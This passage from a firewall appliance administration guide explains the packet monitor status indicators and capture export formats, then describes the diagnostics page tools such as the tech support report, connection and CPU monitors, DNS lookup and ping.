
Verifying Packet Monitor Activity

This section describes how to tell if your packet monitor, mirroring, or FTP logging is working correctly according to the configuration. It contains the following sections:

- [“Understanding Status Indicators” on page 153](#)
- [“Clearing the Status Information” on page 155](#)

Understanding Status Indicators

The main Packet Monitor page displays status indicators for packet capture, mirroring, and FTP logging. Information popup tooltips are available for quick display of the configuration settings.



See the following sections:

- [“Packet Capture Status” on page 153](#)
- [“Mirroring Status” on page 154](#)
- [“FTP Logging Status” on page 155](#)
- [“Current Buffer Statistics” on page 155](#)
- [“Current Configurations” on page 155](#)

Packet Capture Status

The packet capture status indicator is labelled as **Trace**, and shows one of the following three conditions:

- Red – Capture is stopped
- Green – Capture is running and the buffer is not full
- Yellow – Capture is running, but the buffer is full

The management interface also displays the buffer size, the number of packets captured, the percentage of buffer space used, and how much of the buffer has been lost. Lost packets occur when automatic FTP logging is turned on, but the file transfer is slow for some reason. If the transfer is not finished by the time the buffer is full again, the data in the newly filled buffer is lost.



Note

Although the buffer wrap option clears the buffer upon wrapping to the beginning, this is not considered lost data.

Mirroring Status

There are three status indicators for packet mirroring:

Local mirroring – Packets sent to another physical interface on the same ADTRAN

For local mirroring, the status indicator shows one of the following three conditions:

- Red – Mirroring is off
- Green – Mirroring is on
- Yellow – Mirroring is on but disabled because the local mirroring interface is not specified

The local mirroring row also displays the following statistics:

- Mirroring to interface – The specified local mirroring interface
- Packets mirrored – The total number of packets mirrored locally
- Pkts skipped – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured
- Pkts exceeded rate – The total number of packets that skipped mirroring due to rate limiting

Remote mirroring Tx – Packets sent to a remote ADTRAN

For Remote mirroring Tx, the status indicator shows one of the following three conditions:

- Red – Mirroring is off
- Green – Mirroring is on and a remote ADTRAN IP address is configured
- Yellow – Mirroring is on but disabled because the remote device rejects mirrored packets and sends port unreachable ICMP messages

The Remote mirroring Tx row also displays the following statistics:

- Mirroring to – The specified remote ADTRAN IP address
- Packets mirrored – The total number of packets mirrored to a remote ADTRAN appliance
- Pkts skipped – The total number of packets that skipped mirroring due to packets that are incoming/outgoing on the interface on which monitoring is configured
- Pkts exceeded rate – The total number of packets that failed to mirror to a remote ADTRAN, either due to an unreachable port or other network issues

Remote mirroring Rx – Packets received from a remote ADTRAN

For Remote mirroring Rx, the status indicator shows one of the following two conditions:

- Red – Mirroring is off
- Green – Mirroring is on and a remote ADTRAN IP address is configured

The Remote mirroring Rx row also displays the following statistics:

- Receiving from – The specified remote ADTRAN IP address
- Mirror packets rcvd – The total number of packets received from a remote ADTRAN appliance
- Mirror packets rcvd but skipped – The total number of packets received from a remote ADTRAN appliance that failed to get mirrored locally due to errors in the packets

FTP Logging Status

The FTP logging status indicator shows one of the following three conditions:

- Red – Automatic FTP logging is off
- Green – Automatic FTP logging is on
- Yellow – The last attempt to contact the FTP server failed, and logging is now off

To restart automatic FTP logging, see [“Restarting FTP Logging” on page 145](#).

Next to the FTP logging indicator, the management interface also displays the number of successful and failed attempts to transfer the buffer contents to the FTP server, the current state of the FTP process thread, and the status of the capture buffer.

Under the FTP logging indicator, on the Current Buffer Statistics line, the management interface displays the number of packets dropped, forwarded, consumed, generated, or unknown.


On the Current Configurations line, you can hover your mouse pointer over Filters, General, or Logging to view the currently configured value for each setting in that category. The Filters display includes the capture filter and display filter settings. The display for General includes both the general and advanced settings. The Logging display shows the FTP logging settings.

Current Buffer Statistics

The Current Buffer Statistics row summarizes the current contents of the local capture buffer. It shows the number of dropped, forwarded, consumed, generated, and unknown packets.

Current Configurations

The Current Configurations row provides dynamic information displays for the configured filter, general, logging, and mirror settings. When you hover your mouse pointer over one of the information icons or its label, a popup tooltip displays the current settings for that selection.



Clearing the Status Information

You can clear the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging.

- Step 1** Navigate to the **Dashboard > Packet Monitor** page.
- Step 2** Click **Clear**.
- Step 3** Click **OK** in the confirmation dialog box.

Related Information

This section contains the following:

- [“Supported Packet Types” on page 156](#)
- [“File Formats for Export As” on page 156](#)

Supported Packet Types

When specifying the Ethernet or IP packet types that you want to monitor or display, you can use either the standard acronym for the type, if supported, or the corresponding hexadecimal representation. To determine the hex value for a protocol, refer to the RFC for the number assigned to it by IANA. The protocol acronyms that SonicOS Enhanced currently supports are as follows:

- Supported Ethernet types:
- ARP
 - IP
 - PPPoE-DIS
 - PPPoE-SES

To specify both PPPoE-DIS and PPPoE-SES, you can simply use PPPoE.

- Supported IP types:
- TCP
 - UDP
 - ICMP
 - IGMP
 - GRE
 - AH
 - ESP

File Formats for Export As

The **Export As** option on the **Dashboard > Packet Monitor** page allows you to display or save a snapshot of the current buffer in the file format that you select from the drop-down list. Saved files are placed on your local management system (where the management interface is running). Choose from the following formats:

- **Libpcap** - Select Libpcap format if you want to view the data with the Wireshark network protocol analyzer. This is also known as libcap or pcap format. A dialog box allows you to open the buffer file with Wireshark, or save it to your local hard drive with the extension **.pcap**.
- **Html** - Select Html to view the data with a browser. You can use File > Save As to save a copy of the buffer to your hard drive.
- **Text** - Select Text to view the data in a text editor. A dialog box allows you to open the buffer file with the registered text editor, or save it to your local hard drive with the extension **.wri**.
- **App Data** - Select App Data to view only application data contained in the packet. Packets containing no application data are skipped during the capture. Application data = captured packet minus L2, L3, and L4 headers.

Examples of the Html and Text formats are shown in the following sections:

- “HTML Format” on page 157
- “Text File Format” on page 158

HTML Format

You can view the HTML format in a browser. The following is an example showing the header and part of the data for the first packet in the buffer.

```
--File Index : 5.--

--990 packets captured.--

-----Statistics-----
Number Of Bytes Failed To Report:      0
Number Of Packets Forwarded           :      0
Number Of Packets Generated            :     250
Number Of Packets Consumed             :     140
Number Of Packets DROPPED              :     600
Number Of Packets Status Unknown:      0

*Packet number: 1*
Header Values:
  Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info (Time:08/29/2006 15:56:31.464):
  in:--, out:X0*, Generated (Sent Out)
Ethernet Header
  Ether Type: IP(0x800), Dst={00:a0:cc:63:f0:ab}, Src={00:06:b1:11:a2:ac}
IP Packet Header
  IP Type: TCP(0x6), Src={192.168.168.168}, Dst={192.168.168.100}
TCP Packet Header
  TCP Flags = {ACK,}, Src={80}, Dst={4712}, Checksum=0xe425
Application Header
  HTTP
  Value:[0]
Hex and ASCII dump of the packet:
00a0cc63 f0ab0006 b111a2ac 08004500 05dc05b0 00004006 *...c.....E.....@.*
9d0ec0a8 a8a8c0a8 a8640050 1268be1f 79d2b195 2ea35010 *.....d.P.r.y....P.*
2000e425 00003265 20373036 31363336 62203635 37343566 * ..*.2e 7061636b 65745f*
36332a5c 6e203230 32613633 36382036 35363432 30336120 *63*\n 202a6368 6564203a *
32303331 33623265 20326532 65326532 65203636 32653730 *20313b2e 2e2e2e2e 662e70*
36312036 33366236 35373420 2a202a63 68656420 3a20313b *61 636b6574 * *ched : 1;*
2e2e2e2e 2e662e70 61636b65 742a5c6e 20356636 33326135 *.....f.packet*\n 5f632a5*
```

Text File Format

You can view the text format output in a text editor. The following is an example showing the header and part of the data for the first packet in the buffer.

```
--File Index : 7.--

--771 packets captured.--

-----Statistics-----
Number Of Bytes Failed To Report:      0
Number Of Packets Forwarded           :      0
Number Of Packets Generated            :     480
Number Of Packets Consumed             :     247
Number Of Packets DROPPED              :      44
Number Of Packets Status Unknown:      0

*Packet number: 1*
Header Values:
  Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info(Time:08/29/2006 16:11:36.224):
  in:--, out:X0*, Generated (Sent Out)
Ethernet Header
  Ether Type: IP(0x800), Dst=[00:a0:cc:63:f0:ab], Src=[00:06:b1:11:a2:ac]
IP Packet Header
  IP Type: TCP(0x6), Src=[192.168.168.168], Dst=[192.168.168.100]
TCP Packet Header
  TCP Flags = [ACK,], Src=[80], Dst=[4763], Checksum=0xa1f
Application Header
  HTTP
Value:[0]
Hex and ASCII dump of the packet:
00a0cc63 f0ab0006 b111a2ac 08004500 05dc422e 00004006 *...c.....E...B...@.*
6090c0a8 a8a8c0a8 a8640050 129b4c70 07e7521d 0c005018 *`.....d.P..Lp..R...P.*
20000a1f 00006120 2a6e6420 666f7220 4e657462 696f732e * .....a *nd for Netbios.*
292c2028 4c696e65 3a2a0a20 32303336 33313337 20323034 *) , (Line:*. 20363137 204*
36373536 65203633 37343639 36662036 65336132 30363320 *6756e 6374696f 6e3a2063 *
37323635 36313734 20363534 65363537 34202a20 36313720 *72656174 654e6574 * 617 *
46756e63 74696f6e 3a206372 65617465 4e65742a 0a203632 *Function: createNet*. 62*
```

CHAPTER 14

Using Diagnostic Tools & Restarting the Appliance

System > Diagnostics

The **System > Diagnostics** page provides several diagnostic tools which help troubleshoot network problems as well as Active Connections, CPU and Process Monitors.

System > Diagnostics

Accept Cancel Refresh

Tech Support Report

VPN Keys ARP Cache DHCP Bindings IKE Info

Enable Periodic Secure Backup of Diagnostic Reports to MySonicwall

Time Interval (minutes):

Diagnostic Tools

Diagnostic Tool:

Check Network Settings

General Network Connection

| <input type="checkbox"/> Server | IP Address | Test Results | Notes | Timestamp | Progress | Test |
|---|---|--------------|-------|-----------|----------|-------------------------------------|
| <input type="checkbox"/> Default Gateway (G1) | <input type="button" value="↗"/> 10.0.0.2 | | | | | <input type="button" value="Test"/> |
| <input type="checkbox"/> DNS Server 1 | <input type="button" value="↗"/> 10.50.128.52 | | | | | <input type="button" value="Test"/> |
| <input type="checkbox"/> DNS Server 2 | <input type="button" value="↗"/> 10.50.128.53 | | | | | <input type="button" value="Test"/> |
| <input type="checkbox"/> DNS Server 3 | <input type="button" value="↗"/> 2.2.2.3 | | | | | <input type="button" value="Test"/> |

Security Management

| <input type="checkbox"/> Server | IP Address | Test Results | Notes | Timestamp | Progress | Test |
|--|--------------------------------------|--------------|-------|-----------|----------|-------------------------------------|
| <input type="checkbox"/> My SonicWALL | <input type="button" value="↗"/> N/A | | | | | <input type="button" value="Test"/> |
| <input type="checkbox"/> License Manager | <input type="button" value="↗"/> N/A | | | | | <input type="button" value="Test"/> |
| <input type="checkbox"/> Content Filtering | <input type="button" value="↗"/> N/A | | | | | <input type="button" value="Test"/> |

Tech Support Report

The **Tech Support Report** generates a detailed report of the firewall configuration and status, and saves it to the local hard disk using the **Download Report** button. This file can then be e-mailed to ADTRAN Technical Support to help assist with a problem.



Tip

You must register your firewall on NetVanta Security Portal account to receive technical support.

Before e-mailing the Tech Support Report to the ADTRAN Technical Support team, complete a Tech Support Request Form at <http://www.adtran.com/NetVantaSecurityPortal>. After the form is submitted, a unique case number is returned. Include this case number in all correspondence, as it allows ADTRAN Technical Support to provide you with better service.

Generating a Tech Support Report

- Step 1** In the **Tech Support Report** section, select any of the following four report options:
 - **VPN Keys** - saves shared secrets, encryption, and authentication keys to the report.
 - **ARP Cache** - saves a table relating IP addresses to the corresponding MAC or physical addresses.
 - **DHCP Bindings** - saves entries from the firewall DHCP server.
 - **IKE Info** - saves current information about active IKE configurations.
 - **Current users** – saves basic information on user sessions
 - **Detail of users** – saves additional details of user sessions
- Step 2** Click **Download Report** to save the file to your system. When you click **Download Report**, a warning message is displayed.
- Step 3** Click **OK** to save the file. Attach the report to your **Tech Support Request** e-mail.
- Step 4** To send the TSR, system preferences, and trace log to ADTRAN Engineering (not to ADTRAN Technical Support), click **Send Diagnostic Reports**. The Status indicator at the bottom of the page displays “Please wait!” while the report is sent, and then displays “Diagnostic reports sent successfully.” You would normally do this after talking to Technical Support.
- Step 5** To periodically send the TSR, system preferences, and trace log to NetVanta Security Portal account for ADTRAN Engineering, select the **Enable Periodic Secure Backup of Diagnostic Reports to NetVanta Security Portal account** checkbox and enter the interval in minutes between the periodic reports in the **Time Interval (minutes)** field.

Diagnostic Tools

You select the diagnostic tool from the **Diagnostic Tool** drop-down list in the **Diagnostic Tool** section of the **System > Diagnostics** page. The following diagnostic tools are available:

- [“Check Network Settings” on page 162](#)
- [“Connections Monitor” on page 163](#)
- [“Multi-Core Monitor” on page 165](#)
- [“Core Monitor” on page 166](#)
- [“CPU Monitor” on page 167](#)
- [“Link Monitor” on page 168](#)
- [“Packet Size Monitor” on page 168](#)
- [“DNS Name Lookup” on page 169](#)
- [“Find Network Path” on page 169](#)
- [“Ping” on page 169](#)
- [“Core 0 Process Monitor” on page 170](#)
- [“Real-Time Black List Lookup” on page 170](#)
- [“Reverse Name Resolution” on page 171](#)
- [“Connection Limit TopX” on page 171](#)
- [“MX Lookup and Banner Check” on page 171](#)
- [“Trace Route” on page 172](#)
- [“Web Server Monitor” on page 172](#)
- [“User Monitor” on page 173](#)

Check Network Settings

Diagnostic Tools

Diagnostic Tool:

Check Network Settings

General Network Connection

| <input type="checkbox"/> Server | IP Address | Test Results | Notes | Timestamp | Progress | Test |
|---|--------------|-----------------------------|---|---------------------|-------------------------------------|-------------------------------------|
| <input type="checkbox"/> Default Gateway (X1) | 10.0.0.2 | Ping responded successfully | Ping sent 3 ppts, received 3 ppts, average < 1 ms | 01/08/2010 14:17:59 | <input checked="" type="checkbox"/> | <input type="button" value="Test"/> |
| <input type="checkbox"/> DNS Server 1 | 10.50.128.52 | DNS responded successfully | Got DNS response < 1 ms | 01/08/2010 14:28:31 | <input checked="" type="checkbox"/> | <input type="button" value="Test"/> |
| <input type="checkbox"/> DNS Server 2 | 10.50.128.53 | DNS responded successfully | Got DNS response < 1 ms | | <input checked="" type="checkbox"/> | <input type="button" value="Test"/> |
| <input type="checkbox"/> DNS Server 3 | 2.2.2.3 | DNS request failed | Sent 4 requests, all DNS requests timeout | | <input checked="" type="checkbox"/> | <input type="button" value="Test"/> |

Security Management

| <input type="checkbox"/> Server | IP Address | Test Results | Notes | Timestamp | Progress | Test |
|--|------------|--------------------------------|--------------------------------|---------------------|-------------------------------------|-------------------------------------|
| <input type="checkbox"/> My SonicWALL | N/A | HTTPS responded successfully | Got connection response < 1 ms | 01/08/2010 14:24:21 | <input checked="" type="checkbox"/> | <input type="button" value="Test"/> |
| <input type="checkbox"/> License Manager | N/A | HTTPS responded successfully | Got connection response < 1 ms | | <input checked="" type="checkbox"/> | <input type="button" value="Test"/> |
| <input type="checkbox"/> Content Filtering | N/A | Service responded successfully | Server is ready | | <input checked="" type="checkbox"/> | <input type="button" value="Test"/> |

Check Network Settings is a diagnostic tool which automatically checks the network connectivity and service availability of several pre-defined functional areas of SonicOS, returns the results, and attempts to describe the causes if any exceptions are detected. This tool helps administrators locate the problem area when users encounter a network problem.

Specifically, the Check Network Settings tool automatically tests the following functions:

- Default Gateway settings
- DNS settings
- NetVanta Security Portal account server connectivity
- License Manager server connectivity
- Content Filter server connectivity

The return data consists of two parts:

- **Test Results** – Provides a summary of the test outcome
- **Notes** – Provides details to help determine the cause if any problems exist

The Check Network Settings tool is dependent on the **Network Monitor** feature available on the **Network > Network Monitor** page of the SonicOS management interface. Whenever the Check Network Settings tool is being executed (except during the Content Filter test), a corresponding Network Monitor Policy appears on the Network Monitor page, with a special diagnostic tool policy name in the form “diagTestPolicyAuto_<IP_address>_0”.

| # | Name | Probe Target | Gateway | Local IP | Interface | Probe Type | Interval | Port | Response Timeout | Failure Threshold | Success |
|---|-----------------------------------|------------------------------|-----------------|----------|-----------|---------------------|----------|------|------------------|-------------------|---------|
| 0 | LHM path | LHM Server | | | | Ping | 5 | 1 | 3 | 3 | |
| 1 | TCP default gateway | Default Gateway | | | | TCP | 5 | 81 | 1 | 3 | 3 |
| 2 | RF Threat | RF Threat Station Watch List | Default Gateway | | X0 | Ping-Explicit Route | 5 | 1 | 3 | 3 | |
| 3 | diagTestPolicyAuto_10.50.128.52_1 | diagTestACAuto_10.50.128.52 | | | | UDP | 3 | 53 | 3 | 3 | 1 |

To use the Check Network Settings tool, first select it in the **Diagnostic Tools** drop-down list and then click the **Test** button in the row for the item that you want to test. The results are displayed in the same row. A green check mark signifies a successful test, and a red X indicates that there is a problem.

To test multiple items at the same time, select the checkbox for each desired item and then click the **Test All Selected** button.

If there are any failed probes, you can click the blue arrow to the left of the **IP Address** field of the failed item to jump to the configuration page to investigate the root cause.

Connections Monitor

The **Connections Monitor** displays real-time, exportable (plain text or CSV), filterable views of all connections to and through the firewall. Click on a column heading to sort by that column.

| # | Source IP | Source Port | Destination IP | Destination Port | Protocol | Src Interface | Dest Interface | Tx Bytes | Rx Bytes | Flush |
|---|--------------|-------------|----------------|------------------|----------|---------------|----------------|----------|----------|-------|
| 1 | 10.0.203.117 | 2102 | 10.0.59.75 | 80 | TCP | X1 | X1 | 845 | 254 | |
| 2 | 10.0.203.117 | 2043 | 10.0.59.75 | 80 | TCP | X1 | X1 | 48 | 176 | |
| 3 | 10.0.203.117 | 2103 | 10.0.59.75 | 80 | TCP | X1 | X1 | 672 | 94 | |
| 4 | 10.0.203.117 | 2101 | 10.0.59.75 | 80 | TCP | X1 | X1 | 810 | 2881 | |
| 5 | 10.0.203.117 | 2100 | 10.0.59.75 | 80 | TCP | X1 | X1 | 845 | 294 | |
| 6 | 10.0.203.117 | 2090 | 10.0.59.75 | 80 | TCP | X1 | X1 | 845 | 254 | |
| 7 | 10.0.203.117 | 2099 | 10.0.59.75 | 80 | TCP | X1 | X1 | 810 | 2162 | |
| 8 | 10.0.59.75 | 1515 | 10.2.16.6 | 53 | UDP | X1 | X1 | 57 | 105 | |

Active Connections Monitor Settings

Active Connections Monitor Settings

| Filter | Value | Group Filters |
|---|--|---|
| Source IP: | 192.168.168.1 | <input checked="" type="checkbox"/> |
| Destination IP: | 10.0.93.31 | <input checked="" type="checkbox"/> |
| Destination Port: | | <input type="checkbox"/> |
| Protocol: | TCP(6) | <input type="checkbox"/> |
| Src Interface: | All Interfaces | <input type="checkbox"/> |
| Dst Interface: | All Interfaces | <input type="checkbox"/> |
| Filter Logic: | (Source IP Destination IP) && Destination Port && Protocol && Src Interface && Dst Interface | |
| <input type="button" value="Apply Filters"/> <input type="button" value="Reset Filters"/> | | <input type="button" value="Export Results"/> |

You can filter the results to display only connections matching certain criteria. You can filter by **Source IP**, **Destination IP**, **Destination Port**, **Protocol**, **Src Interface**, and **Dst Interface**. Enter your filter criteria in the **Active Connections Monitor Settings** table.

The fields you enter values into are combined into a search string with a logical **AND**. For example, if you enter values for **Source IP** and **Destination IP**, the search string will look for connections matching:

Source IP AND Destination IP

Check the **Group** box next to any two or more criteria to combine them with a logical **OR**. For example, if you enter values for **Source IP**, **Destination IP**, and **Protocol**, and check **Group** next to **Source IP** and **Destination IP**, the search string will look for connections matching:

(Source IP OR Destination IP) AND Protocol

Click **Apply Filter** to apply the filter immediately to the **Active Connections Monitor** table. Click **Reset Filters** to clear the filter and display the unfiltered results again.


You can export the list of active connections to a file. Click **Export Results**, and select if you want the results exported to a plain text file, or a Comma Separated Value (CSV) file for importing to a spreadsheet, reporting tool, or database. If you are prompted to Open or Save the file, select **Save**. Then enter a filename and path and click **OK**.

Multi-Core Monitor

The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the firewalls. Core 0 handles the control plane. The control plane processes all web server requests for the SonicOS UI as well as functions like FTP and VoIP control connections. Core 0 usage is displayed in green on the Multi-Core Monitor.

The remaining cores handle the data plane. To maximize processor flexibility, functions are not dedicated to specific cores; instead all cores can process all data plane tasks. Memory is shared across all cores. UTM processing is displayed in grey for the data plane cores, and all other processing is displayed in blue.

Multi-Core Monitor




Note

High utilization on Core 0 is normal while browsing the Web management interface and applying changes. All Web management requests are processed by Core 0 and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and will never be impacted by web management usage.

Packet ordering and synchronization is maintained by assigning a unique tag to each unique flow. A flow is defined by five pieces of information: source IP address and port number, destination IP address and port number, and the protocol. To ensure that TCP and UTM states are properly maintained, each flow is processed by a single core. Each core can process a separate flow simultaneously, allowing for up to sixteen flows to be processed in parallel.

Core Monitor

The **Core Monitor** displays dynamically updated statistics on the utilization of a single specified core on the ADTRAN NSA E-Class series security appliances. The **View Style** provides a wide range of time intervals that can be displayed to review core usage.




Note

High utilization on Core 0 is normal while browsing the Web management interface and applying changes. All Web management requests are processed by Core 0 and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and will never be impacted by web management usage.

CPU Monitor

The **CPU Monitor** diagnostic tool shows real-time CPU utilization in second, minute, hour, and day intervals (historical data does not persist across reboots). The CPU Monitor is only included on single core firewalls. The multi-core appliances display the Multi-Core Monitor instead.



Note: High CPU utilization is normal while browsing the web management interface and applying changes.



Note

High CPU utilization is normal during Web-management page rendering, and while saving preferences to flash. Utilization by these tasks is an indication that available resources are being efficiently used rather than sitting idle. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and never experience starvation.

Link Monitor

The **Link Monitor** displays bandwidth utilization for the interfaces on the firewall. Bandwidth utilization is shown as a percentage of total capacity. The Link Monitor can be configured to display inbound traffic, outbound traffic or both for each of the physical interfaces on the appliance.



Packet Size Monitor

The **Packet Size Monitor** displays sizes of packets on the interfaces on the firewall. You can select from four time periods, ranging from the last 30 seconds to the last 30 days. The Packet Size Monitor can be configured to display inbound traffic, outbound traffic or both for each of the physical interfaces on the appliance.

-
- Step 1** Select one of the following from the **View Style** drop-down list:
- Last 30 Seconds
 - Last 30 Minutes
 - Last 24 Hours
 - Last 30 Days
- Step 2** Select the physical interface to view from the **Interface Name** drop-down list.
- Step 3** In the **Direction** drop-down list, select one of the following:
- Both – Select for packets traveling both inbound and outbound
 - Ingress – Select for packets arriving on the interface
 - Egress – Select for packets departing from the interface

The packets are displayed in the Average Packet Size graph, where the X axis specifies when the packets crossed the interface and the Y axis specifies the average packet size at that time. Ingress packets are displayed in green, and egress packets are displayed in red.

DNS Name Lookup

The firewall has a DNS lookup tool that returns the IP address of a domain name. Or, if you enter an IP address, it returns the domain name for that address.

-
- Step 1** Enter the host name or IP address in the **Look up name** field. Do not add *http* to the host name.
 - Step 2** The firewall queries the DNS Server and displays the result in the **Result** section. It also displays the IP address of the DNS Server used to perform the query.

The **DNS Name Lookup** section also displays the IP addresses of the DNS Servers configured on the firewall. If there is no IP address or IP addresses in the **DNS Server** fields, you must configure them on the **Network > Settings** page.

Find Network Path

Find Network Path indicates if an IP host is located on the LAN or WAN ports. This can diagnose a network configuration problem on the firewall. For example, if the firewall indicates that a computer on the Internet is located on the LAN, then the network or Intranet settings may be misconfigured.



Find Network Path can be used to determine if a target device is located behind a network router and the Ethernet address of the target device. It also displays the gateway the device is using and helps isolate configuration problems.

Ping

The **Ping** test bounces a packet off a machine on the Internet and returns it to the sender. This test shows if the firewall is able to contact the remote host. If users on the LAN are having problems accessing services on the Internet, try pinging the DNS server, or another machine at the ISP location. If the test is unsuccessful, try pinging devices outside the ISP. If you can ping devices outside of the ISP, then the problem lies with the ISP connection.

-
- Step 1** Select **Ping** from the **Diagnostic Tool** menu.
 - Step 2** Enter the IP address or host name of the target device and click **Go**.
 - Step 3** In the **Interface** pulldown menu, select which WAN interface you want to test the ping from. Selecting **ANY** allows the appliance to choose among all interfaces—including those not listed in the pulldown menu.
 - Step 4** If the test is successful, the firewall returns a message saying the IP address is alive and the time to return in milliseconds (ms).

Core 0 Process Monitor

The **Core 0 Process Monitor** shows the individual system processes on core 0, their CPU utilization, and their system time. The Core 0 process monitor is only available on the multi-core NSA E-Class appliances.

Core 0 Process Monitor

| # | Name | Function | Priority | Total% (secs) | Current% (secs) | | |
|----|--------------------|------------|----------|---------------|-----------------|-------|------|
| 1 | IDataPlaneTask | 0x82ab0718 | 50 | 0.08% | 15.77 | 1.67% | 0.02 |
| 2 | tSchedTask | 0x82ab0718 | 10 | 0.28% | 54.53 | 0.00% | 0.00 |
| 3 | tWrtTask | 0x82ab7ec8 | 8 | 0.14% | 27.22 | 0.00% | 0.00 |
| 4 | tAsFltWr | 0x82ab0718 | 128 | 0.10% | 18.95 | 0.00% | 0.00 |
| 5 | tTimerTask | 0x82ab0718 | 50 | 0.08% | 16.02 | 0.00% | 0.00 |
| 6 | tWebMain2 | 0x82ab0718 | 50 | 0.07% | 13.25 | 0.00% | 0.00 |
| 7 | tWebMain4 | 0x82ab0718 | 50 | 0.05% | 9.88 | 0.00% | 0.00 |
| 8 | tWebMain1 | 0x821e9bac | 50 | 0.05% | 9.20 | 0.00% | 0.00 |
| 9 | tWebMain3 | 0x82ab0718 | 50 | 0.04% | 8.72 | 0.00% | 0.00 |
| 10 | tMzZgc | 0x82ab7ec8 | 50 | 0.03% | 5.48 | 0.00% | 0.00 |
| 11 | tDEACheckDEAServer | 0x82ab7ec8 | 104 | 0.02% | 4.03 | 0.00% | 0.00 |
| 12 | tInetTask | 0x82ab0718 | 50 | 0.02% | 3.13 | 0.00% | 0.00 |
| 13 | tMainLogTask | 0x82aae5b0 | 50 | 0.01% | 1.83 | 0.00% | 0.00 |
| 14 | tWebListen | 0x82ab0718 | 50 | 0.01% | 1.02 | 0.00% | 0.00 |
